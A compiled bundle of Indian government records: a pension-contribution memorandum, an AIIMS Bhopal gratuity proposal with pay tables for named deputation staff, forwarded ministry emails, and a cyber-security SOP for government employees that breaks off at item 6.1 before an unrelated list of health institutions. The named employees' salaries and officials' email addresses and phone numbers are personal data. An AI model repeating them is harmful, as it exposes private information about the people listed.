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4. In respect of the employees covered under the Old Defined Benefit Pension Scheme, it has been decided to fix their rates of monthly contribution of pension during the active period of foreign service as 14% of basic pay in the level (in Pay Matrix) of the post held by him/her at the time of proceeding on foreign service plus DA admissible on such basic pay during foreign service w.e.f. 01.01.2016. The monthly contribution of pension during the active period of foreign service w.e.f. 01.04.2019 will be 18% of the basic pay in Pay Matrix of the post held by the officer at the time of proceeding on foreign service plus DA admissible on such basic pay. In case of grant of Proforma promotion/financial up-gradation while on foreign service, the same shall be based on basic pay in the Level (in Pay Matrix) fixed on such Proforma promotion/financial up-gradation.

5. It has also been decided that these pension contributions would be in addition to the leave salary contributions for the period of foreign service, in respect of both NPS employees and the employees under Old Defined Benefit Pension Scheme.

6. In case of employees covered under NPS, during the period of active foreign service, the borrowing organisation shall make its part of contribution mandatorily to the NPS Account of the employee.

7. This OM will be effective from 01.01.2016. In respect of persons who are already on foreign service as on 01.01.2016, the pension contribution will be calculated at the above rates on the revised pay as per 7th CPC from the date which they opt to come over to the revised pay structure after implementation of 7th CPC recommendations, in their parent cadres. For the earlier period, the pension contributions will be as per extant orders i.e. the order in force during period prior to 01.01.2016 from time to time.

8. The modalities/ mechanism of payment of pension contribution during the active period of foreign service in respect of NPS subscribers will be issued separately.

9. In their application to the persons belonging to Indian Audit and Accounts Department, these orders are issued under Article 148(5) of the Constitution and after consultation with the Comptroller & Auditor General of India.

10. Hindi version will follow.

R Bahree 09/X/2020

(Rajeev Bahree)
Under Secretary to the Government of India

To

All Ministries/ Department (As per standard list)

File No. A-27023/73/2023-PMSSY-IV (Computer No. 8235150)
Generated from eOffice by SARITA, EA(S)-PMSSY, DEO, DOHFW DEPARTMENT on 01/02/2024 12:57 PM

Copies also forwarded to:

1. The Comptroller & Auditor General of India.
2. Controller General of Accounts, Ministry of Finance.
3. Controller of Accounts, Pay & Accounts Offices of all Ministries/Departments.
4. Secretaries to UPSC/Supreme Court of India/Election Commission/Lok Sabha Secretariat/Cabinet Secretariat/Central Vigilance Commission/ President's Secretariat/Vice President's Secretariat/Prime Minister's Office/NITI Ayog.
5. Department of Personnel & Training (AIS Division)/JCA/Admn. Section.
6. Additional Secretary (Pers.), Department of Expenditure, Ministry of Finance.
7. Additional Secretary (Union Territories), Ministry of Home Affairs.
8. All State Governments and Union Territories.
9. Secretary, National Council (Staff Side), 13-C, Feroz Shah Road, New Delhi
10. All Members of the Staff Side of the National Council of JCM/Departmental Council.
11. All Officers/Sections of the Department of Personnel & Training/Department of Administrative Reforms & Public Grievances/Department of Pension & Pensioners' Welfare.

R Bahree 09/X/2020

अखिल भारतीय आयुर्विज्ञान संस्थान, भोपाल
ALL INDIA INSTITUTE OF MEDICAL SCIENCES, BHOPAL
साकेत नगर, भोपाल (मध्य प्रदेश)– 462020
Saket Nagar, Bhopal (M.P.) – 462020

To, AIIMS/BHOPAL/Fin/2023-24/2334

Shri Dinesh Kumar,
Joint Director, PMSSY-IV,
MoHFW, New Delhi.

Sub: Proposal for contribution by employer for gratuity @4% in case of NPS employees on (Foreign Service) deputation staff at AIIMS Bhopal.

Ref: 1. OM No. 2/9/207- Estt (pay-II), GoI, Ministry of Personnel, Public Grievances & Pensions DoPT, dated 09th Oct 2020.
2. Minutes of the 9th meeting of SFC vide letter No. A-27023/76/2023-PMSSY-IV dated 19-09-2023, Agenda no. 09/18.
3. D.No. AIIMS-BPL/Fin./2023/2212 dated 02.08.2023.

Dear Sir,

Kindly refer the above mentioned subject and letter reference number 3, as of the present date; we are eagerly awaiting your direction and guidance on the aforementioned subject. In accordance with the instructions issued during the 9th SFC meeting, we have prepared a detailed proposal outlining the matter, along with its financial implications. The detailed proposal and relevant enclosures are hereby attached for your kind perusal and further needful.

This is issued with the approval of the Executive Director & CEO, AIIMS Bhopal ref. File No. 57226 dated 07.12.23

Encl: As above Agenda Enclosed.

Dy. Director (Admin.) &
Officiating Financial Advisor
AIIMS, Bhopal

Copy to :
1- Joint Secretary, MoHFW, GoI, New Delhi.
2- AS&FA, MoHFW, GoI, New Delhi.
3- F&CAO, AIIMS Bhopal.
4- PPS to Executive Director, AIIMS Bhopal.

Agenda Item No.09/17

Difference in various applicable allowances information to employees in various AIIMS

The SFC noted that a report in this regard has been presented before the CIB on 29th July 2023 and is currently under finalisation .

Agenda Item No.09/18

Proposal for the 4% of Gratuity in case of NPS Employees on Foreign Service (Deputation Staff)

The SFC directed to send a detailed proposal with financial implication to the Ministry for taking up with the DoPT.

Agenda Item No.09/19

Proposal to grant Higher Administrative (HAG) scale to up to 40% of Professors

The SFC directed the Institute to send a detailed proposal along with financial implication to the Ministry for examination. It was noted that any proposal to this effect would require the approval of the Department of Expenditure .

Agenda Item No.09/20

Table Agenda with Permission to the Chair

Regarding decision on grant of Honorarium to all members of the Selection Committee at AIIMS Bhopal

The SFC did not approve the Agenda

The meeting ended with a vote of thanks to the Chair, esteemed members and

7

Proposal for adoption of 4% of Gratuity in case of NPS Employees on Foreign Service

As per the OM No.2/9/207 - Estt.(Pay-II) GoI Ministry of Personnel, Public Grievances & Pension DOPT dated 9th October 2020 **(Annexure-1).** AIIMS Bhopal is requested to adopt the same for NPS Employees on Foreign Services.

At present, there are total 11 deputation staffs in AIIMS Bhopal, of whom only 6 are covered under National Pension System (NPS). Financial year wise calculation sheet has been prepared to compute the financial impact on the institute to adopt the above OM for employer's contribution towards gratuity @ 4%, effective from the 01.04.2019 onwards for NPS employees during their Foreign Service. Further, it is pertinent to apprise that some of the deputation staffs are repatriated to their respective parent entities.

Financial Implications: - Employers' contribution towards Gratuity at 4%, from 2019 until October 2023, for the Employees on Deputation.

Financial Year 2019-20

Employee Name	Sum of BASIC	Sum of D.A.	Sum of Gratuity @4%
Benny Abraham	1110300	161331	50865
Gaurav Dwivedi	925900	134543	42418
Jeetendra Kumar Saxena	1495700	217339	68522
Mudita Rajendra Sharma	723000	105060	33122
Rakesh Kumar	816400	118628	37401
Total	**5071300**	**736901**	**232328**

Financial Year 2020-21

Employee Name	Sum of BASIC	Sum of D.A.	Sum of Gratuity @4%
Aparna Meena	32882	5590	1539
Ashok Kumar	551140	93694	25795
Benny Abraham	1151600	195772	53897
Dhirendra Pratap Singh	689855	117275	32286
Jeetendra Kumar Saxena	1552000	263840	72636
Kumari Lalita Garg	27145	4615	1270
Mudita Rajendra Sharma	759000	129030	35523
Rakesh Kumar	480794	81735	22503
Total	**5244416**	**891551**	**245449**

Financial Year 2021-22

Employee Name	Sum of BASIC	Sum of D.A.	Sum of Gratuity @4%
Aju Joseph	415120	112450	21106
Aparna Meena	339000	90843	17196
Ashok Kumar	698700	187119	35435
Benny Abraham	281010	47772	13152
Deepak Raghuvanshi	360910	111153	18885
Dhirendra Pratap Singh	795917	178472	38976
Jeetendra Kumar Saxena	1602300	429756	81284
Kumari Lalita Garg	706900	190528	35899
Mayank Kapoor	357352	110779	18726
Mudita Rajendra Sharma	885000	237381	44898
Vandana Kushwaha	336600	104346	17640
Total	**6778809**	**1800599**	**343197**

Financial Year 2022-23

Employee Name	Sum of BASIC	Sum of D.A.	Sum of Gratuity @4%
Aju Joseph	219000	74460	11738
Aparna Meena	350100	126090	19050
Ashish Chatkawar	167923	63811	9270
Ashok Kumar	476000	166600	25704
Deepak Raghuvanshi	689100	248190	37494
Jeetendra Kumar Saxena	134500	45730	7209
Kumari Lalita Garg	786000	283080	42763
Mayank Kapoor	881400	317436	47954
Mudita Rajendra Sharma	519029	179135	27928
Ramendra Singh Sisodiya	89800	34124	4958
Vandana Kushwaha	673200	242352	36624
Total	**4986052**	**1781008**	**270692**

Financial Year 2023-24 (till October 2023)			
Employee Name	**Sum of BASIC**	**Sum of D.A.**	**Sum of Gratuity @4%**
Aparna Meena	209400	92796	7014
Ashish Chatkawar	533400	236220	18179
Deepak Raghuvanshi	89806	37719	7142
Kumari Lalita Garg	469000	207700	15984
Mayank Kapoor	526800	233448	17654
Ramendra Singh Sisodiya	319500	141582	10712
Vandana Kushwaha	392700	173910	13384
Total	**2540606**	**1123375**	**90069**
Grand Total	**24621183**	**6333434**	**1181735**

Financial Implication will be Rs. 11.82 lakh from FY 2019-20 to till October 2023.

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Payment of Gratuity to Pro-rata pensioners and new entrants who joined new AIIMS on or after 01.01.2004 (under NPS) as per provisions of Payment of Gratuity Act, 1972 – reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 4:06 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Tue, Feb 6, 2024 at 11:45 AM
Subject: Payment of Gratuity to Pro-rata pensioners and new entrants who joined new AIIMS on or after 01.01.2004 (under NPS) as per provisions of Payment of Gratuity Act, 1972 – reg.
To: <director@aiimspatna.org>
Cc: DDA AIIMS PATNA <dda@aiimspatna.org>, Cc: <Dinesh.kumar14@nic.in>, K.Balasubramanian Under Secretary <K.balasubramanian38@nic.in>, <Ak.biswas57@nic.in>, <vivek.mishra92@gov.in>, <dev.gothal@gov.in>

Sir/ Madam

Please find the attachment.

Note: In case this email requires you to reply, you are requested to reply to all the officers in cc to this email.
Regards
PMSSY-IV Section
Ministry of Health and Family Welfare

Letter AIIMS Patna 10 (2).pdf
78K

No. Z-28015/65/2023-PMSSY-IV
Government of India
Ministry of Health and Family Welfare
(PMSSY-IV Section)
****

745 A, 7th Floor, Nirman Bhawan, New Delhi
Dated 05 February, 2024

To,

The Executive Director,
AIIMS Patna

Subject: Payment of Gratuity to Pro-rata pensioners and new entrants who joined new AIIMS on or after 01.01.2004 (under NPS) as per provisions of Payment of Gratuity Act, 1972 – reg.

Sir,

I am directed to refer to AIIMS Patna's letter dated 06.01.2024 on the above mentioned subject and to say that AIIMS Patna has not given the financial per annum.

2. It is therefore, once again requested to provide the financial implication per annum to this Ministry urgently.

Yours faithfully,

Signed by
(K. Balasubramanian)
Under Secretary to the Govt. of India
Tele:011-2306 0010
K.balasubramanian
Date: 05-02-2024 22:26:55

Copy to:

DD (A), AIIMS, Patna

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Standard Operating Procedure (SoP) on Cyber Security for Government Employees

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 4:05 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **mn mishra** <mnmishra.mohfw@gmail.com>
Date: Fri, Feb 9, 2024 at 9:14 PM
Subject: Fwd: Standard Operating Procedure (SoP) on Cyber Security for Government Employees
To: DDA AIIMS Rishikesh <dda@aiimsrishikesh.edu.in>, <ddaaiimsbilaspur@gmail.com>, Deputy Director Administration <dda@aiimsbhubaneswar.edu.in>, <dda@aiimsnagpur.edu.in>, Dy Director Administration AIIMS, Raebareli <ddaaiimsrbl@gmail.com>, <dda.aiimsrajkot@gmail.com>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, <ddaaiimsjammu@gmail.com>, DDA AIIMS Jodhpur <dda@aiimsjodhpur.edu.in>, <ddamadurai1189@gmail.com>, DDA AIIMS Bhopal <dydir@aiimsbhopal.edu.in>, <dda@aiimsdeoghar.edu.in>, <dda@aiimsmangalagiri.edu.in>, <dda@aiimspatna.org>, <dda.aiimsbibinagar@gmail.com>, <dir@aiimsrishikesh.edu.in>
Cc: Ms. Chawnglienmaw <cl.mawi85@nic.in>, T Chinsum Naulak <chinsum.n@nic.in>, ShriRajKumar Under Secretary <raj.kumar28@nic.in>, DINESH KUMAR <dinesh.kumar14@nic.in>, cc: Narendra K Oza <nk.oza@gov.in>, <prasad-upsc@gov.in>

Sir/Madam,
For info and necessary action please.

Regards,
Er.M.N.Mishra
IT Consultant,PMSSY,
MoHFW,Nirman Bhawan.

---------- Forwarded message ---------
From: **Shri Raj Kumar Deputy Secretary** <raj.kumar28@nic.in>
Date: Wed, Feb 7, 2024 at 3:40 PM
Subject: Fwd: Standard Operating Procedure (SoP) on Cyber Security for Government Employees
To: mnmishra mohfw <mnmishra.mohfw@gmail.com>, T Chinsum Naulak <chinsum.n@nic.in>

Raj Kumar
राज कुमार

Deputy Secretary
PMSSY and SNA
Ministry of Health and Family Welfare
Tel. no. 23063178

From: "EHealth Section" <telmed-mohfw@gov.in>
To: "Office of AS(DGM)" <asdrugs-mohfw@gov.in>, "Jaideep Kumar Mishra" <asfa-mhfw@nic.in>, "ROLI SINGH" <asfr-mohfw@gov.in>, "Ms. V Hekali Zhimomi" <zhimomiv@ias.nic.in>, "PPS to ASMD" <asmd-mohfw@nic.in>, "Dr. (Mr.) P. Ashok Babu" <jsrch-mohfw@gov.in>, "Smt. Aradhana Patnaik" <js.policy-mohfw@gov.in>, "Elangbam Robert Singh" <robert.elangbam@gov.in>, "ANKITA MISHRA BUNDELA" <ankita.edu@nic.in>, "ARADHANA PATNAIK" <jsadmn-mohfw@gov.in>, "ROLI SINGH" <asfr-mohfw@gov.in>, "Rajiv Manjhi" <rajiv.manjhi@nic.in>, "Vandana Jain" <vandana.jain@nic.in>, "Vipul Aggarwal" <dr.vipul@nic.in>, "Pradeep Khasnobis" <pradeep.khasnobis@gov.in>, "sukh.ram" <sukh.ram@nic.in>, "Indrani Kaushal" <ea-mohfw@nic.in>, "Dr. K. K. Tripathy" <kk.tripathy@nic.in>, "Subrata Hazra" <subrata.hazra@nic.in>, "Harsh Mangla" <harsh.mangla@ias.nic.in>, "Narendra K Oza" <nk.oza@gov.in>, "Nidhi Kesarwani" <nidhikesarwani@nic.in>, "ROLI KHARE" <roli.khare@gov.in>, "Neha Garg" <nehagarg.irs@gov.in>, "Sachin Kumar" <sachin.k@nic.in>, "Sushil Pal Gahlaut" <sp.gahlaut@nic.in>, "Kumar Rahul" <kumar.rahul@nic.in>, "Govind Kumar" <govind.bansal78@gov.in>, "RAJ KUMAR" <rkumar.edu@nic.in>, "Rakesh Kumar" <rk.singh67@nic.in>, "PRIYADARSHIKA SRIVASTAVA" <priyadarshika.s@gov.in>, "Noorin Bux Khan" <noorinbux@ord.gov.in>, "dr pulkesh" <dr.pulkesh@gov.in>, "Manoj Kumar Sinha" <mk.sinha26@nic.in>, "Poonam Meena" <poonam.22@gov.in>, "Manmohan Badola" <manmohan.badola@nic.in>, "Sarvajit Kumar" <kumar.sarvajit@nic.in>, "Gopal Aaditya Raghuvanshi" <gopal.aaditya@nic.in>, "Sarita Nair" <sarita.nair@gov.in>, "Shri Raj Kumar Deputy Secretary" <raj.kumar28@nic.in>, "Dinesh Kumar" <dinesh.kumar64@nic.in>, "M. K. HARIKUMAR" <mk.harikumar@nic.in>, "SHARMA" <dsfr-mohfw@gov.in>, "C K RAMASWAMY" <ck.rswamy@nic.in>, "JITENDER SINGH DD(G)" <jitender.singh28@nic.in>, "KamalArora US" <kamal.arora@nic.in>, "ABHIJIT CHAKRABORTY" <abhijit.69@gov.in>
Cc: "Apurva Chandra" <secyhfw@nic.in>, "Dr. Manashvi kumar" <jstraining-mohfw@gov.in>, "KIRAN KARLAPU" <kiran.karlapu@gov.in>, "Pawan Kumar" <pawan.kumar13@nic.in>, "Kajal Goel" <kajal.goel@gov.in>, "Indu Bala" <INDU.BHARWAL@NIC.IN>, "pankaj ehealth" <pankaj.ehealth@gmail.com>, "babloo ehealth" <babloo.ehealth@gmail.com>, "ehealth mohfw1" <ehealth.mohfw1@gmail.com>
Sent: Wednesday, February 7, 2024 2:44:32 PM
Subject: Standard Operating Procedure (SoP) on Cyber Security for Government Employees

Sir/Madam,

Please find attached letter No T-21016/130/2022-eHealth (Part-II) dated **07th February, 2024** regarding subject cited above.

Regards
eHealth Section
Ministry of Health & Family welfare
Room No.-213, D-wing, Nirman Bhawan
New Delhi-110011
Tel No.-23062263

--
regards,
Er.M.N.Mishra,
Mob: 7982125857

---

2 attachments

Standard Operating Procedure on cyber security for government employees.pdf
315K

OM dt 08.01.2024_SoP on Cyber Security for Govt. Employees.pdf
17896K

T-21016/130/2022-eHealth(Part-II)
Government of India
Ministry of Health and Family Welfare
eHealth Section
******

Nirman Bhawan, New Delhi
Dated: 07th February, 2024

OFFICE MEMORANDUM

Subject:- Standard Operating Procedure on cyber security for government employees - regarding.

The undersigned is directed to refer to CPC Desk, MHA's OM dated 08.01.2024 regarding the subject mentioned above.

2. In this regard, guidelines on Information Security Practices for Government entities were issued by CERT-In on 30.06.2023 which contain security practices pertaining to data security, secure cloud services, social media security, vulnerability and patch management and security auditing guidelines. Standard Operating Procedure (SoP) on Cyber Security for Government Employees (copy enclosed) are requested by MHA to be circulated to all concerned for strict compliance.

3. In view of the above, all divisions of this Ministry are requested to take necessary action to ensure strict compliance.

Enclosure: 'As Above.'

7/2/24.

(Kiran Kumar Karlapu)
Deputy Secretary to the Govt. of India(eHealth)
(011-23062928)

(डॉ. किरण कुमार कर्लापु)
(Dr. Kiran Kumar Karlapu)
उप सचिव / Deputy Secretary
स्वास्थ्य एवं परिवार कल्याण मंत्रालय
Ministry of Health & Family Welfare
भारत सरकार / Govt. of India
नई दिल्ली / New Delhi

To,

All Divisions of MoHFW through eOffice.

SECRET

No. 22001/09/2023-CP
Government of India
Ministry of Home Affairs
Cyber and Information Security Division
(CPC Desk)

Office of Secretary (H&FW)
e-office No. 3499023
Date 15/01/2024

Date: 08.01.2024
North Block, New Delhi

OFFICE MEMORANDUM

Subject: Standard Operating Procedure (SoP) on Cyber Security for Government Employees.

The undersigned is directed to refer to DGsP/ IGsP Conference, 2022, inter-alia recommending formulation of Standard Operating Procedure (SoP) on Cyber Security for Government Employees. Guidelines on Information Security Practices for Government Entities were issued by CERT-In on 30.06.2023 and are available on their website. Those guidelines inter-alia contain security practices pertaining to data security, secure cloud services, social media security, vulnerability and patch management and security auditing guidelines. Those guidelines have an annexure pertaining to guidelines for Central Government CISOs and Employees.

It is to inform that the National Information Security Policy and Guidelines (NISPG) last circulated by MHA in 2019 is also being revised and is expected to take some time for finalization. During the finalization of the NISPG, the guidelines issued by CERT-In dated 30.06.2023 and the Standard Operating Procedure (SoP) on Cyber Security of Government Employees (copy enclosed) along with similar guidelines available on the subject are proposed to be subsumed into NISPG.

As an interim measure, Standard Operating Procedure (SoP) on Cyber Security for Government Employees (copy enclosed) which inter-alia also contains chapters on online video calls and conferencing, malware defence related, internet connection control, honey trapping and social engineering is being issued with the request that the same may be circulated to all concerned for strict compliance.

Encl: a.a

Please circulate to all concerned

(Mahendra Vikram Singh)
Under Secretary (CPC)
Telefax:011-23093662
Email: mv.singh@nic.in

To

Secretary-All Ministries/ Departments of Government of India

Copy to:

Director, Intelligence Bureau, North Block, New Delhi.

JS(eGov)

DS (eHealth)

ASO(eH) 18/1

SOP ON CYBER SECURITY FOR GOVERNMENT EMPLOYEES

1. SCOPE AND TARGET AUDIENCE

The following guidelines shall be followed in full letter and spirit by all government employees, including outsourced/contractual/temporary employees, who are working for government Ministry/Department/Organisations.

2. DESKTOP/LAPTOP/THIN-CLIENT/WORKSTATION AND PRINTER SECURITY AT OFFICE/ INTRANET LAN

2.1. Use only Standard User (non-administrator) account for accessing the computer/laptops for regular work. Admin access to be given to users with approval of CISO only.

2.2. Set three tier passwords i.e. BIOS Password, Windows and screensaver password. Enable screen lock out and log off settings after certain inactivity time.

2.3. Ensure that the Operating System and BIOS firmware are updated with the latest updates/patches.

2.4. Set Operating System updates to auto-updated from a trusted source.

2.5. Ensure that the Antivirus clients installed on systems/devices are updated with the latest virus definitions, signatures and patches. Perform full antivirus scan of entire system on regular interval after updating its signatures.

2.6. Only Applications/software's, which are part of the allowed list, authorized by CISO, shall be used; any application/software which is not part of the authorized list approved by CISO, shall not be used. No software should be downloaded/installed from internet without the permission of CISO. Computer systems must have genuine Windows OS license and applications. The activation-key must be recorded and kept for OS license activation in case system is formatted due to unavoidable situation. No unwanted applications or data must be stored or installed on the system.

2.7. Always lock/log off from the desktop when not in use.

2.8. Shutdown the desktop before leaving the office.

2.9. Keep printer's software updated with the latest updates/patches.

2.10. Setup unique pass codes for shared printers.

2.11. Internet access to the printer should not be allowed.

2.12. Printer to be configured to disallow storing of print history.

2.13. Enable Desktop Firewall for controlling information access.

2.14. Keep the GPS, Bluetooth, Wi-fi, NFC and other sensors disabled on the desktops/laptops. They may be enabled only when required.

2.15. Use a Hardware VPN Token for connecting to any IT Assets located in Data Centre.

2.16. Do not write passwords, IP addresses, network diagrams or other sensitive information on any unsecured material (ex: sticky/post-it notes, plain paper pinned or posted on users table etc.).

2.17. Do not use any external mobile App based scanner services (ex: Cam scanner etc) for scanning internal government documents.

2.18. Do not use personal laptops/tablets/mobiles/fitbits or any other electronic gadgets in office LAN.

2.19 User must ensure that the pc/laptop/workstation in intranet must not be connected to any external Network by any means, wired or wireless, under any circumstance.

2.20 Remove pirated /unsupported Operating systems and other software/applications that are not part of the authorized list of software.

2.21 Ensure that systems are shut down after office hours.

2.22 Keep regular backup of critical data.

2.23 Remove/delete applications which are not in use.

2.24 User shall never share hard disk or folders with anyone, by default. However, whenever necessary, only the required folders shall be shared with the specific user for a specific period of time. A proper record needs to be maintained for any such sharing with the period of sharing clearly mentioned.

2.25 Maintain Air gap between intranet and internet systems as per organization's existing information security policies as well the baseline security guidelines of the overarching Ministry to ensure cyber resilence.

3. PASSWORD MANAGEMENT

3.1. Use complex passwords with a minimum length of 8 characters, using a combination of capital letters, small letters, numbers and special characters.

3.2. Change passwords at least once in 30 days.

3.3. Use Multi-Factor Authentication, wherever available.

3.4. Don't use the same password in multiple services/websites/apps.

3.5. Don't save passwords in the browser or in any unprotected documents.

3.6. Don't share system passwords or printer pass code or Wi-Fi passwords with any unauthorized persons.

3.7 Common password such as admin@123, Password, admin or which contain words such as unit name, room no, telephone, mobile or other things which is generally known to other colleagues must be avoided.

4. INTERNET BROWSING SECURITY

4.1. While accessing Government applications/services, email services or banking/payment related services or any other important application/services, always use Private Browsing/Incognito Mode in your browser.

4.2. While accessing sites where user login is required, always type the site's domain name/URL, manually on the browser's address bar, rather than clicking on any link.

4.3. Use the latest version of the internet browser and ensure that the browser is updated with the latest updates/patches.

4.4. Don't store any usernames and passwords on the internet browser.

4.5. Don't store any payment related information on the internet browser.

4.6. Don't use any 3rd party anonymization services (3rd party VPN, Tor, Proxies etc). Avoid using unauthorized VPN services and remote desktop tools like Anydesk and Teamviewer.

4.7. Don't use any 3rd party toolbars (ex: download manager, weather tool bar, ask me tool bar etc.) in your internet browser.

4.8. Don't download any unauthorized or pirated content /software from the internet (ex: pirated - movies, songs, e-books, software).

4.9. Don't use your official systems for installing or playing any Games.

4.10. Observe caution while opening any shortened URLs (ex: tinyurl.com/ab534/). Many malwares and phishing sites abuse URL shortening services. Such links may lead to a phishing/malware webpage, which could compromise the device.

4.11 Cache and History should be deleted regularly from the browsers after every usage on internet connected systems.

4.12 Do not leave any official document on internet connected computers.

4.13 Enable genuine ad-blocker to protect from malvertising.

4.14 Ensure the genuineness of SSL/TLS website while performing online transactions.

5. MOBILE SECURITY

5.1. Ensure that the mobile operating system is updated with the latest available updates/patches.

5.2. Don't root or jailbreak your mobile device. Rooting or Jail breaking process disables many in-built security protections and could leave your device vulnerable to security threats.

5.3. Keep the Wi-Fi, GPS, Bluetooth, NFC and other sensors disabled on the mobile phones. They may be enabled only when required.

5.4. Download Apps from official app stores of Google (for android) and apple (for iOS). Do not install apps from untrusted sources unless you are sure about the source of the app.

5.5. Before downloading an App, check the developer & popularity of the app and read the user reviews.

5.6. Observe caution before downloading any apps which has a bad reputation or less user base etc.

5.7. While participating in any sensitive discussions switch-off the mobile phone or leave the mobile in a secured area outside the discussion room.

5.8. Don't accept any unknown request for Bluetooth pairing or file sharing.

5.9. Before installing an App, carefully read and understand the device permissions required by the App along with the purpose of each permission.

5.10. In case of any disparity between the permissions requested and the functionality provided by an app, users to be advised not to install the App (Ex: A calculator app requesting GPS and Bluetooth permission).

5.11. Note down the unique 15-digit IMEI number of the mobile device and keep it offline. It can be useful for reporting in case of physical loss of mobile device.

5.12. Use auto lock to automatically lock the phone or keypad lock, protected by pass code/ security patterns, to restrict access to your mobile phone.

5.13. Use the feature of Mobile Tracking which automatically sends messages to two preselected phone numbers of your choice which could help if the mobile phone is lost/ stolen.

5.14. Take regular offline backup of your phone and external/internal memory card.

5.15. Before transferring the data to Mobile from computer, the data should be scanned with Antivirus having the latest updates.

5.16. Observe caution while opening any links shared through SMS or social media etc., where the links are preceded by exciting offers/discounts etc., or may claim to provide details about any latest news. Such links may lead to a phishing/malware webpage/app, which could compromise your device.

5.17. Report lost or stolen devices immediately to the nearest Police Station and concerned service provider.

5.18. Disable automatic downloads in your phone.

5.19. Always keep an updated antivirus security solution installed.

6. EMAIL SECURITY

6.1. Ensure that Kavach Multi-Factor Authentication is configured on the NIC Email Account.

38	North Eastern Indira Gandhi Regional Institute of Health and Medical Sciences, (NEIGRIHMS), Shillong	YES
39	Post Graduate Institute of Medical Education and Research(PGIMER), Chandigarh	
40	National Board of Examinations in Medical Sciences (NBEMS), Delhi	
41	National Medical Commission (NMC), Dwarka, New Delhi	
42	National Institute of Immunohematology, ICMR, Mumbai	
43	Family Welfare and Training Centre, Mumbai	
44	Indian Pharmacopoeia Commission (IPC), Ghaziabad	YES
45	All India Institute of Speech and Hearing (AIISH), Mysore	YES
46	Regional Institute of Medical Sciences, Imphal, Manipur (RIMS)	YES
47	National Institute of Health and Family Welfare (NIHFW), Munirka, New Delhi	YES
48	Regional Resource Centre for North Eastern States, Guwahati, Assam	
49	Central Medical Services Society (CMSS)	YES
50	Bhopal Memorial Hospital and Research Centre (BMHRC)	
51	National Academy of Medical Sciences, New Delhi (NAMS)	
52	New Delhi TB Centre	
53	Regional Institute of Paramedical and Nursing Sciences, Aizwal (RIPANS)	YES
54	Vallabhbbhai Patel Chest Institute	
55	Mahatama Gandhi Institute of Medical Sciences, Kasturba Health Society, Wardha	
56	Indian Red Cross Society	
57	St. John Ambulance, New Delhi, India	
58	Gandhi Gram Institute of Rural Health and Family Welfare Trust, Tamil Nadu	
59	Atal Bihari Vajpayee Institute of Medical Sciences (RML), New Delhi	
60	Raj Kumari Amrit Kaur College of Nursing	YES
61	Vardhman Mahavir Medical College (VMMC), Safdarjung, New Delhi	YES
62	Lady Hardinge Medical College (LHMC), New Delhi	
63	JIPMER, Karaikal	
64	Rural Health Training Centre(RHTC), Najafgarh, New Delhi	
65	Regional Leprosy Training and Research Institute (RLTRI), Aska, Odisha	
66	Central Leprosy Teaching and Research Institute (CLTRI), Chengalpattu Tamil Nadu	YES
67	Regional Leprosy Training and Research Institute (RLTRI), Lalpur, Raipur	YES
68	Regional Leprosy Training and Research Institute (RLTRI), Gouripur	
69	Regional Leprosy Training and Research Institute (RLTRI) BANKURA	
70	National Centre for Disease Control (NCDC), Delhi	
71	PH (IH) Section, Dte. GHS (All APHO/PHO/RHO)	
72	National Medical Library (NML), Delhi	
73	Central Institute of Psychiatry (CIP), Ranchi	
74	Central Research Institute (CRI), Kasauli, Himachal Pradesh	YES
75	BCG Vaccine Laboratory, (BCGVL), Guindy, Tamil Nadu	YES
76	Institute of Serology (IoS), Kolkata	YES
77	National Tuberculosis Institute (NTI), Bangalore	
78	New Delhi Tuberculosis Centre (NDTC), New Delhi	
79	National Institute of Public Health Training and Research, (NIPHTAR), Mumbai	
80	Gandhigram Institute of Rural Health & Family Welfare (GIIRHFW), Tamil Nadu	
81	All India Institute of Physical Medicine and Rehabilitation (AIIPMR), Mumbai	YES
82	The National Center for Vector Borne Diseases Control (NCVBDC), Delhi	YES
83	All India Institute of Hygiene and Public Health (AIIHPH), Kolkata	YES
84	HSCC (INDIA) LTD.	
85	HLL LIFE CARE LTD (HLL)	

86	DENTAL COUNCIL OF INDIA (DCI)	
87	JANSANKHYA STHIRTA KOSH SOCIETY	
88	AIRPORT BORDER QUARANTINE, AMRITSAR	
89	AIRPORT HEALTH ORGANISATION, DELHI	YES
90	AIRPORT HEALTH ORGANISATION, KOLKATA	
91	AIRPORT HEALTH ORGANISATION, CHENNAI	
92	AIRPORT HEALTH ORGANISATION, TIRUCHIRAPALLI	YES
93	AIRPORT HEALTH ORGANISATION, COLABA, MUMBAI	YES
94	CENTRAL DRUGS LABORATORY, KOLKATA	YES
95	REGIONAL DRUGS TESTING LAB	
96	ASSTT. DRUGS CONTROLLER (I), AHMEDABAD	
97	ASSTT. DRUGS CONTROLLER (I), CHENNAI	
98	ASSTT. DRUGS CONTROLLER (I), KOLKATA	
99	ASSTT. DRUGS CONTROLLER (I), MUMBAI	YES
100	O/O ADC(I) CDSCO, IGI CARGO COMPLEX AIRPORT NEW DELHI	YES
101	ASSTT. DRUGS CONTROLLER (I), NHAVA, MUMBAI	YES
102	CENTRAL DRUGS STANDARD CONTROL ORGAINISATION, DELHI	YES
103	CENTRAL DRUGS STANDARD CONTROL ORGAINISATION, KOLKATA	
104	CENTRAL DRUGS STANDARD CONTROL ORGAINISATION, SOUTH ZONE CHENNAI	YES
105	CENTRAL DRUGS STANDARD CONTROL ORGAINISATION, WEST ZONE MUMBAI	YES
106	CENTRAL DRUGS STANDARD CONTROL ORGAINISATION, COCHIN	
107	CENTRAL DRUGS STANDARD CONTROL ORGAINISATION, HAPUR CHUNGI, KAMLA NEHRU NAGAR, GHAZIABAD	YES
108	CENTRAL DRUGS TESTING LABOROTARY, THANE, MUMBAI	
109	CENTRAL DRUGS TESTING LABOROTARY, CEHNNAI	YES
110	DIRECTORATE OF GENERAL OF HEALTH SERVICES (DGHS)	
111	GOVERNMENT MEDICAL STORE DEPOT, GUWAHATI	
